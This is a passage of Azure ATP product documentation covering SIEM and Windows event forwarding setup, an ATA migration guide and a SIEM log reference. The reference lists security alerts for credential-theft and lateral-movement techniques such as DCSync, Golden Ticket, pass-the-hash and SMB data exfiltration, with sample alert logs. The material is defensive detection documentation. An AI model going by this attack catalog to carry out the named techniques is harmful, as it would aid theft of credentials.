21	9:05:43 AM 4/27/2015	7.4123260		GL-AD03	192.168.168.201	LDAPMessage	LDAPMessage:Search Result Entry, MessageID: 11
22	9:05:43 AM 4/27/2015	7.4132611		192.168.168.201	GL-AD03	LDAPMessage	LDAPMessage:Search Request, MessageID: 12
23	9:05:43 AM 4/27/2015	7.4133854		GL-AD03	192.168.168.201	LDAPMessage	LDAPMessage:Search Result Entry, MessageID: 12
24	9:05:43 AM 4/27/2015	7.4144447		192.168.168.201	GL-AD03	LDAPMessage	LDAPMessage:Bind Request, MessageID: 13
25	9:05:43 AM 4/27/2015	7.4146644		GL-AD03	192.168.168.201	LDAPMessage	LDAPMessage:Bind Response, MessageID: 13
26	9:05:43 AM 4/27/2015	7.4153079		192.168.168.201	GL-AD03	LDAPMessage	LDAPMessage:Bind Request, MessageID: 14

NOTE

It is important to make sure you see traffic to and from the domain controllers.

- If you only see traffic in one direction, work with your networking or virtualization teams to help troubleshoot your port mirroring configuration.

See Also

- [Configure event forwarding](#)
- [Configure port mirroring](#)
- [Check out the Azure ATP forum!](#)

Configure event collection

7/29/2019 • 5 minutes to read

To enhance detection capabilities, Azure ATP needs the following Windows events: 4776, 4732, 4733, 4728, 4729, 4756, 4757, and 7045. These can either be read automatically by the Azure ATP sensor or in case the Azure ATP sensor is not deployed, it can be forwarded to the Azure ATP standalone sensor in one of two ways, by configuring the Azure ATP standalone sensor to listen for SIEM events or by [Configuring Windows Event Forwarding](#).

NOTE

It is important to run the Azure ATP auditing script before configuring event collection to ensure that the domain controllers are properly configured to record the necessary events.

In addition to collecting and analyzing network traffic to and from the domain controllers, Azure ATP can use Windows events to further enhance detections. It uses event 4776 for NTLM, which enhances various detections and events 4732, 4733, 4728, 4729, 4756, 4757 and 7045 for enhancing detection of sensitive group modifications and service creation. This can be received from your SIEM or by setting Windows Event Forwarding from your domain controller. Events collected provide Azure ATP with additional information that is not available via the domain controller network traffic.

SIEM/Syslog

For Azure ATP to be able to consume data from a Syslog server, you need to perform the following steps:

- Configure your Azure ATP sensor servers to listen to and accept events forwarded from the SIEM/Syslog server.

NOTE

Azure ATP only listens on IPv4 and not IPv6.

- Configure your SIEM/Syslog server to forward specific events to the Azure ATP sensor.

IMPORTANT

- Do not forward all the Syslog data to the Azure ATP sensor.
- Azure ATP supports UDP traffic from the SIEM/Syslog server.


Refer to your SIEM/Syslog server's product documentation for information on how to configure forwarding of specific events to another server.

NOTE

If you do not use a SIEM/Syslog server, you can configure your Windows domain controllers to forward all required events to be collected and analyzed by Azure ATP.

Configuring the Azure ATP sensor to listen for SIEM events

1. In Azure ATP Configuration, under **Data sources** click **SIEM** and turn on **Syslog** and click **Save**.



2. Configure your SIEM or Syslog server to forward all required events to the IP address of one of the Azure ATP sensors. For additional information on configuring your SIEM, see your SIEM online help or technical support options for specific formatting requirements for each SIEM server.

Azure ATP supports SIEM events in the following formats:

RSA Security Analytics

```
<Syslog Header> RsaSA\n2015-May-19 09:07:09\n4776\nMicrosoft-Windows-Security-Auditing\nSecurity\XXXXXX.subDomain.domain.org.il\nYYYYYY$\nMMMMMM \n0x0
```

- Syslog header is optional.
- “\n” character separator is required between all fields.
- The fields, in order, are:
 1. RsaSA constant (must appear).
 2. The timestamp of the actual event (make sure it’s not the timestamp of the arrival to the SIEM or when it’s sent to ATP). Preferably in milliseconds accuracy, this is important.
 3. The Windows event ID
 4. The Windows event provider name
 5. The Windows event log name
 6. The name of the computer receiving the event (the DC in this case)
 7. The name of the user authenticating
 8. The name of the source host name
 9. The result code of the NTLM
- The order is important and nothing else should be included in the message.

HP Arcsight

```
CEF:0|Microsoft|Microsoft Windows||Microsoft-Windows-Security-Auditing:4776|The domain controller attempted to validate the credentials for an account.|Low| externalId=4776 cat=Security rt=1426218619000 shost=KKKKKK dhost=YYYYYY.subDomain.domain.com duser=XXXXXX cs2=Security cs3=Microsoft-Windows-Security-Auditing cs4=0x0 cs3Label=EventSource cs4Label=Reason or Error Code
```

- Must comply with the protocol definition.
- No syslog header.
- The header part (the part that's separated by a pipe) must exist (as stated in the protocol).
- The following keys in the *Extension* part must be present in the event:
 - externalId = the Windows event ID
 - rt = the timestamp of the actual event (make sure it's not the timestamp of the arrival to the SIEM or when it's sent to ATP). Preferably in milliseconds accuracy, this is important.
 - cat = the Windows event log name
 - shost = the source host name
 - dhost = the computer receiving the event (the DC in this case)
 - duser = the user authenticating
- The order is not important for the *Extension* part
- There must be a custom key and keyLabel for these two fields:
 - "EventSource"
 - "Reason or Error Code" = The result code of the NTLM

Splunk

```
<Syslog Header>\r\nEventCode=4776\r\nLogfile=Security\r\nSourceName=Microsoft-Windows-Security-Auditing\r\nTimeGenerated=20150310132717.784882-000\r\nComputerName=YYYYYY\r\nMessage=
```

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0

Logon Account: Administrator

Source Workstation: SIEM

Error Code: 0x0

- Syslog header is optional.
- There's a "\r\n" character separator between all required fields.
- The fields are in key=value format.
- The following keys must exist and have a value:
 - EventCode = the Windows event ID
 - Logfile = the Windows event log name
 - SourceName = The Windows event provider name
 - TimeGenerated = the timestamp of the actual event (make sure it's not the timestamp of the arrival to the SIEM or when it's sent to ATP). The format should match yyyyMMddHHmmss.FFFFFFFF, preferably in milliseconds accuracy, this is important.
 - ComputerName = the source host name

- Message = the original event text from the Windows event
- The Message Key and value MUST be last.
- The order is not important for the key=value pairs.

QRadar

QRadar enables event collection via an agent. If the data is gathered using an agent, the time format is gathered without millisecond data. Because Azure ATP necessitates millisecond data, it is necessary to set QRadar to use agentless Windows event collection. For more information, see <http://www-01.ibm.com/support/docview.wss?uid=swg21700170>.

```
<13>Feb 11 00:00:00 %IPADDRESS% AgentDevice=WindowsLog AgentLogFile=Security Source=Microsoft-Windows-Security-Auditing Computer=%FQDN% User= Domain= EventID=4776 EventIDCode=4776 EventType=8 EventCategory=14336 RecordNumber=1961417 TimeGenerated=1456144380009 TimeWritten=1456144380009 Message=The computer attempted to validate the credentials for an account. Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0 Logon Account: Administrator Source Workstation: HOSTNAME Error Code: 0x0
```

The fields needed are:

- The agent type for the collection
- The Windows event log provider name
- The Windows event log source
- The DC fully qualified domain name
- The Windows event ID

TimeGenerated is the timestamp of the actual event (make sure it's not the timestamp of the arrival to the SIEM or when it's sent to ATP). The format should match yyyyMMddHHmmss.FFFFFFFF, preferably in milliseconds accuracy, this is important.

Message is the original event text from the Windows event

Make sure to have \t between the key=value pairs.

NOTE

Using WinCollect for Windows event collection is not supported.

See Also

- [Azure ATP sizing tool](#)
- [Azure ATP SIEM log reference](#)
- [Azure ATP prerequisites](#)
- [Check out the Azure ATP forum!](#)

Configuring Windows Event Forwarding

5/6/2019 • 2 minutes to read

NOTE

The Azure ATP sensor automatically reads events locally, without the need to configure event forwarding.

To enhance detection capabilities, Azure ATP needs the following Windows events: 4776, 4732, 4733, 4728, 4729, 4756, 4757, and 7045. These can either be read automatically by the Azure ATP sensor or in case the Azure ATP sensor is not deployed, it can be forwarded to the Azure ATP standalone sensor in one of two ways, by configuring the Azure ATP standalone sensor to listen for SIEM events or by configuring Windows Event Forwarding.

NOTE

Check that the domain controller is properly configured to capture the required events.

WEF configuration for Azure ATP standalone sensor's with port mirroring

After you configured port mirroring from the domain controllers to the Azure ATP standalone sensor, follow the following instructions to configure Windows Event forwarding using Source Initiated configuration. This is one way to configure Windows Event forwarding.

Step 1: Add the network service account to the domain Event Log Readers Group.

In this scenario, assume that the Azure ATP standalone sensor is a member of the domain.

1. Open Active Directory Users and Computers, navigate to the **BuiltIn** folder and double-click **Event Log Readers**.
2. Select **Members**.
3. If **Network Service** is not listed, click **Add**, type **Network Service** in the **Enter the object names to select** field. Then click **Check Names** and click **OK** twice.


After adding the **Network Service** to the **Event Log Readers** group, reboot the domain controllers for the change to take effect.

Step 2: Create a policy on the domain controllers to set the Configure target Subscription Manager setting.

NOTE


You can create a group policy for these settings and apply the group policy to each domain controller monitored by the Azure ATP standalone sensor. The following steps modify the local policy of the domain controller.

1. Run the following command on each domain controller: *winrm quickconfig*
2. From a command prompt type *gpedit.msc*.
3. Expand **Computer Configuration > Administrative Templates > Windows Components > Event Forwarding**



4. Double-click **Configure target Subscription Manager**.


- a. Select **Enabled**.
- b. Under **Options**, click **Show**.
- c. Under **SubscriptionManagers**, enter the following value and click **OK**: Server=
 http://<fqdnATPSensor>:5985/wsman/SubscriptionManager/WEC,Refresh=10` (For example:
 Server=http://atpsensor9.contoso.com:5985/wsman/SubscriptionManager/WEC,Refresh=10)



5. Click **OK**.
6. From an elevated command prompt type `gpupdate /force`.

Step 3: Perform the following steps on the Azure ATP standalone sensor

1. Open an elevated command prompt and type `wecutil qc`
2. Open **Event Viewer**.
3. Right-click **Subscriptions** and select **Create Subscription**.
 - a. Enter a name and description for the subscription.
 - b. For **Destination Log**, confirm that **Forwarded Events** is selected. For Azure ATP to read the events, the destination log must be **Forwarded Events**.
 - c. Select **Source computer initiated** and click **Select Computers Groups**.
 - a. Click **Add Domain Computer**.
 - b. Enter the name of the domain controller in the **Enter the object name to select** field. Then click **Check Names** and click **OK**.
 - c. Click **OK**.



- d. Click **Select Events**.
 - a. Click **By log** and select **Security**.
 - b. In the **Includes/Excludes Event ID** field type the event number and click **OK**. For example, type 4776, like in the following sample:

Query Filter

Filter XML

Logged: Any time

Event level: Critical Warning Verbose
 Error Information

By log Event logs: Security

By source Event sources:

Includes/Excludes Event IDs: Enter ID numbers and/or ID ranges separated by commas. To exclude criteria, type a minus sign first. For example 1,3,5-99,-76

4776

Task category:

Keywords:

User: <All Users>

Computer(s): <All Computers>

Clear

OK Cancel

- e. Right-click the created subscription and select **Runtime Status** to see if there are any issues with the status.
- f. After a few minutes, check to see that the events you set to be forwarded is showing up in the Forwarded Events on the Azure ATP standalone sensor.

For more information, see: [Configure the computers to forward and collect events](#)

See Also

- [Install Azure ATP](#)
- [Check out the Azure ATP forum!](#)

Advanced Threat Analytics (ATA) to Azure Advanced Threat Protection (Azure ATP)

7/2/2019 • 4 minutes to read

Use this guide to move from an existing ATA installation to the Azure Advanced Threat Protection (Azure ATP) service. The guide explains Azure ATP prerequisites and requirements, and details how to plan and then complete your move. Validation steps and tips to take advantage of the latest threat protection and security solutions with Azure ATP after installation are also included.

In this guide you will:

- Review and confirm Azure ATP service prerequisites
- Document your existing ATA configuration
- Plan your move
- Set up and configure your Azure ATP service
- Perform post move checks and verification
- Decommission ATA after completing the move

NOTE

Moving to Azure ATP from ATA is possible from any ATA version. However, as data cannot be moved from ATA to Azure ATP, it is recommended to retain your ATA Center data and alerts required for ongoing investigations until all ATA alerts are closed or remediated.

Prerequisites

- An Azure Active Directory tenant with at least one global/security administrator is required to create an Azure ATP instance. Each Azure ATP instance supports a multiple Active Directory forest boundary and Forest Functional Level (FFL) of Windows 2003 and above.
- Azure ATP requires .Net Framework 4.7 and may require a domain controller (restart) if your current .Net Framework version is not 4.7.
- Make sure your domain controllers meet all the [Azure ATP sensor requirements](#) and your environment meets all [Azure ATP requirements](#).
- Validate that all domain controllers you plan to use have sufficient internet access to the Azure ATP service. Check and confirm your domain controllers meet the [Azure ATP proxy configuration requirements](#).

NOTE

This migration guide is designed for Azure ATP sensors only. For more information, see [choosing the right sensor for your deployment](#).

Plan

Make sure to gather the following information before starting your move:

1. Account details for your [Directory Services](#) account.

2. Syslog notification [settings](#).
3. Email [notification details](#).
4. ATA roles group membership
5. VPN integration
6. Alert exclusions
 - Exclusions are not transferable from ATA to Azure ATP, so details of each exclusion are required to [replicate the exclusions in Azure ATP](#).
7. Account details for HoneyToken accounts.
 - If you don't already have dedicated HoneyToken accounts, learn more about [HoneyTokens in Azure ATP](#) and create new accounts to use for this purpose.
8. Complete list of all entities (computers, groups, users) you wish to manually tag as Sensitive entities.
 - Learn more about the importance of [Sensitive entities](#) in Azure ATP.
9. Report scheduling [details](#) (list of reports and scheduled timing).
10. Identification and details of each ATA Lightweight Gateway that is an Azure ATP Domain Synchronizer candidate.
 - Learn more about the importance of [Domain Synchronizer candidates](#) in Azure ATP.

NOTE

Do not uninstall the ATA Center until all ATA Gateways are removed. Uninstalling the ATA Center with ATA Gateways still running leaves your organization exposed with no threat protection.

Move

Complete your move to Azure ATP in two easy steps:

Step 1: Create and install Azure ATP instance and sensors

1. [Create your new Azure ATP instance](#)
2. Uninstall the ATA Lightweight Gateway on all domain controllers.
3. Install the Azure ATP Sensor on all domain controllers:
 - [Download the Azure ATP sensor files](#).
 - [Retrieve your Azure ATP Access Key](#).
 - [Install Azure ATP sensors on your domain controllers](#).

Step 2: Configure and validate Azure ATP instance

- [Configure the Sensor](#)

NOTE

Certain tasks in the following list cannot be completed before installing Azure ATP sensors and then completing an initial sync, such as selecting entities for manual **Sensitive** tagging. Allow up to 2 hours for the initial sync to be completed.

Configuration

Sign in to the Azure ATP portal and complete the following configuration tasks.

STEP	ACTION	STATUS
1	Set delayed updates on a selection of domain controllers	- []

STEP	ACTION	STATUS
2	Directory Services account details	- []
3	Configure Domain Synchronizer candidates	- []
4	Configure Syslog notifications	- []
5	Integrate VPN information	- []
6	Configure WDATP integration	- []
7	Set HoneyTokens accounts	- []
8	Tag Sensitive entities	- []
9	Create Security alert exclusions	- []
10	Email notification toggles	- []
11	Schedule report settings (list of reports and scheduled timing)	- []
12	Configure Role based permissions	- []
12	SIEM notification configuration (IP address)	- []

Validation

Within the Azure ATP portal:

- Review any [health alerts](#) for signs of service issues.
- Review Azure ATP [Sensor error logs](#) for any unusual errors.

After the move

This section of the guide explains the actions that can be performed after completing your move.

NOTE

Import of existing security alerts from ATA to ATP are not supported. Make sure to record or remediate all existing ATA alerts before decommissioning the ATA Center.

- **Decommission the ATA Center**
 - To reference the ATA Center data after the move, we recommend keeping the center data online for a period of time. After decommissioning the ATA Center, the number of resources can typically be reduced, especially if the resources are a Virtual Machine.
- **Back up Mongo DB**
 - If you wish to keep the ATA data indefinitely, [back up Mongo DB](#).

Mission accomplished

Congratulations! Your move from ATA to Azure ATP is complete.

Next steps

Learn more about [Azure ATP](#) features, functionality, and [security alerts](#).

Join the Community

Do you have more questions, or an interest in discussing Azure ATP and related security with others? Join the [Azure ATP Community](#) today!

Azure ATP SIEM log reference

8/5/2019 • 12 minutes to read

Azure ATP can forward security alert and monitoring alert events to your SIEM. Alerts and events are in the CEF format. This reference article provides samples of the logs sent to your SIEM.

Sample Azure ATP security alerts in CEF format

The following fields and their values are forwarded to your SIEM:

DETAIL	EXPLANATION
start	start time of the alert
suser	account (usually the user account) involved in the alert
machine account	account (usually the user account) involved in the alert
outcome	when relevant, a success or failure of the suspicious activity in the alert
msg	description of the alert
cnt	for alerts that have a count of the number of times that activity happened (for example, brute force has an amount of guessed passwords)
app	protocol used in this alert
externalId	event type ID Azure ATP writes to the event log that corresponds to each type of alert
cs#label	customer strings allowed by CEF, where cs#label is the name of the new field
cs#	customer strings allowed by CEF, where cs# is the value.

- For example: cs1Label=url cs1=https://192.168.0.220/suspiciousActivity/5909ae198ca1ec04d05e65fa
The cs1 field is the alert URL.
- For example: cs2Label=trigger cs2=new
The cs2 field identifies if the alert is new or updated.

NOTE

If you plan to create automation or scripts for Azure ATP SIEM logs, we recommend using the **externalId** field to identify the alert type instead of using the alert name for this purpose. Alert names may occasionally be modified, while the **externalId** of each alert is permanent.

Azure ATP security alert unique external IDs

NEW SECURITY ALERT NAME	PREVIOUS SECURITY ALERT NAME	UNIQUE EXTERNAL ID	SEVERITY	MITRE ATT&CK MATRIX™
Account enumeration reconnaissance	Reconnaissance using account enumeration	2003	Medium	Discovery
Data exfiltration over SMB	NA	2030	High	Exfiltration, Lateral movement, Command and control
Honeytoken activity	Honeytoken activity	2014	Medium	Credential access, Discovery
Malicious request of Data Protection API master key	Malicious Data Protection Private Information Request	2020	High	Credential access
Network mapping reconnaissance (DNS)	Reconnaissance using DNS	2007	Medium	Discovery
Remote code execution attempt	Remote code execution attempt	2019	Medium	Execution, Persistence, Privilege escalation, Defense evasion, Lateral movement
Remote code execution over DNS	NA	2036	Medium	Privilege escalation, Lateral movement
Security principal reconnaissance (LDAP)	NA	2038	Medium	Credential access
Suspected brute force attack (Kerberos, NTLM)	Suspicious authentication failures	2023	Medium	Credential access
Suspected brute force attack (LDAP)	Brute force attack using LDAP simple bind	2004	Medium	Credential access
Suspected brute force attack (SMB)	Unusual protocol implementation (potential use of malicious tools such as Hydra)	2033	Medium	Lateral movement
Suspected DCShadow attack (domain controller promotion)	Suspicious domain controller promotion (potential DCShadow attack)	2028	High	Defense evasion

NEW SECURITY ALERT NAME	PREVIOUS SECURITY ALERT NAME	UNIQUE EXTERNAL ID	SEVERITY	MITRE ATT&CK MATRIX™
Suspected DCShadow attack (domain controller replication request)	Suspicious domain controller replication request (potential DCShadow attack)	2029	High	Defense evasion
Suspected DCSync attack (replication of directory services)	Malicious replication of directory services	2006	High	Persistence, Credential access
Suspected Golden Ticket usage (encryption downgrade)	Encryption downgrade activity (potential golden ticket attack)	2009	Medium	Privilege Escalation, Lateral movement, Persistence
Suspected Golden Ticket usage (forged authorization data)	Privilege escalation using forged authorization data	2013	High	Privilege escalation, Lateral movement, Persistence
Suspected Golden Ticket usage (nonexistent account)	Kerberos Golden Ticket - nonexistent account	2027	High	Privilege Escalation, Lateral movement, Persistence
Suspected Golden Ticket usage (ticket anomaly)	NA	2032	High	Privilege Escalation, Lateral movement, Persistence
Suspected Golden Ticket usage (time anomaly)	Kerberos Golden Ticket - time anomaly	2022	High	Privilege Escalation, Lateral movement, Persistence
Suspected identity theft (pass-the-hash)	Identity theft using Pass-the-Hash attack	2017	High	Lateral movement
Suspected identity theft (pass-the-ticket)	Identity theft using Pass-the-Ticket attack	2018	High or Medium	Lateral movement
Suspected NTLM authentication tampering	NA	2039	Medium	Privilege escalation, Lateral movement
Suspected NTLM relay attack	NA	2037	Medium or Low if observed using signed NTLM v2 protocol	Privilege escalation, Lateral movement
Suspected over-pass-the-hash attack (encryption downgrade)	Encryption downgrade activity (potential overpass-the-hash attack)	2008	Medium	Lateral movement
Suspected overpass-the-hash attack (Kerberos)	Unusual Kerberos protocol implementation (potential overpass-the-hash attack)	2002	Medium	Lateral movement

NEW SECURITY ALERT NAME	PREVIOUS SECURITY ALERT NAME	UNIQUE EXTERNAL ID	SEVERITY	MITRE ATT&CK MATRIX™
Suspected skeleton key attack (encryption downgrade)	Encryption downgrade activity (potential skeleton key attack)	2010	Medium	Lateral movement, Persistence
Suspected use of Metasploit hacking framework	Unusual protocol implementation (potential use of Metasploit hacking tools)	2034	Medium	Lateral movement
Suspected WannaCry ransomware attack	Unusual protocol implementation (potential WannaCry ransomware attack)	2035	Medium	Lateral movement
Suspicious communication over DNS	Suspicious communication over DNS	2031	Medium	Exfiltration
Suspicious additions to sensitive groups	Suspicious additions to sensitive groups	2024	Medium	Credential access, Persistence
Suspicious service creation	Suspicious service creation	2026	Medium	Execution, Persistence, Privilege Escalation, Defense evasion, Lateral movement
Suspicious VPN connection	Suspicious VPN connection	2025	Medium	Persistence, Defense evasion
User and group membership reconnaissance (SAMR)	Reconnaissance using directory services queries	2021	Medium	Discovery
User and IP address reconnaissance (SMB)	Reconnaissance using SMB Session Enumeration	2012	Medium	Discovery

Sample logs

The log examples comply with RFC 5242, but Azure ATP also supports RFC 3164.

Priorities:

- 3=Low
- 5=Medium
- 10=High

Account enumeration reconnaissance

```
02-21-2018 16:19:35 Auth.Warning 192.168.0.220 1 2018-02-21T14:19:27.540731+00:00 CENTER CEF 6076
AccountEnumerationSecurityAlert i»¿0|Microsoft|Azure
```

ATP|2.22.4228.22540|AccountEnumerationSecurityAlert|Reconnaissance using account enumeration|5|start=2018-02-21T14:19:02.6045416Z app=Kerberos shost=CLIENT1 suser=LMaldonado msg=Suspicious account enumeration activity using the Kerberos protocol, originating from CLIENT1, was observed and successfully guessed Lamon Maldonado (Software Engineer). externalId=2003 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/eb6a35da-ff7f-4ab5-a1b5-a07529a89e6d cs2Label=trigger cs2=new

Data exfiltration over SMB

12-19-2018 14:17:46 Auth.Error 127.0.0.1 1 2018-12-19T12:17:34.645993+00:00 DC1 CEF 3288 SmbDataExfiltrationSecurityAlert |Microsoft|Azure ATP|2.60.0.0|SmbDataExfiltrationSecurityAlert| [PREVIEW] Data exfiltration over SMB|10|start=2018-12-19T12:14:12.4932821Z app=Smb shost=CLIENT1 msg=Eugene Jenkins (Software Engineer) on DC2 copied suspicious files to CLIENT1. externalId=2030 cs1Label=url cs1=https://contoso-corp.atp.azure.com:13000/securityAlert/3ca2ec9d-2c67-44cc-a2d6-391716611bb6 cs2Label=trigger cs2=new

Honeytoken activity

02-21-2018 16:20:36 Auth.Warning 192.168.0.220 1 2018-02-21T14:20:34.106162+00:00 CENTER CEF 6076 HoneytokenActivitySecurityAlert |Microsoft|Azure ATP|2.22.4228.22540|HoneytokenActivitySecurityAlert|Honeytoken activity|5|start=2018-02-21T14:20:26.6705617Z app=Kerberos suser=honey msg=The following activities were performed by honey:\r\nLogged in to CLIENT2 via DC1. externalId=2014 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/9249fe9a-c883-46dd-a4da-2a1fca5f211c cs2Label=trigger cs2=new

Malicious request of Data Protection API master key

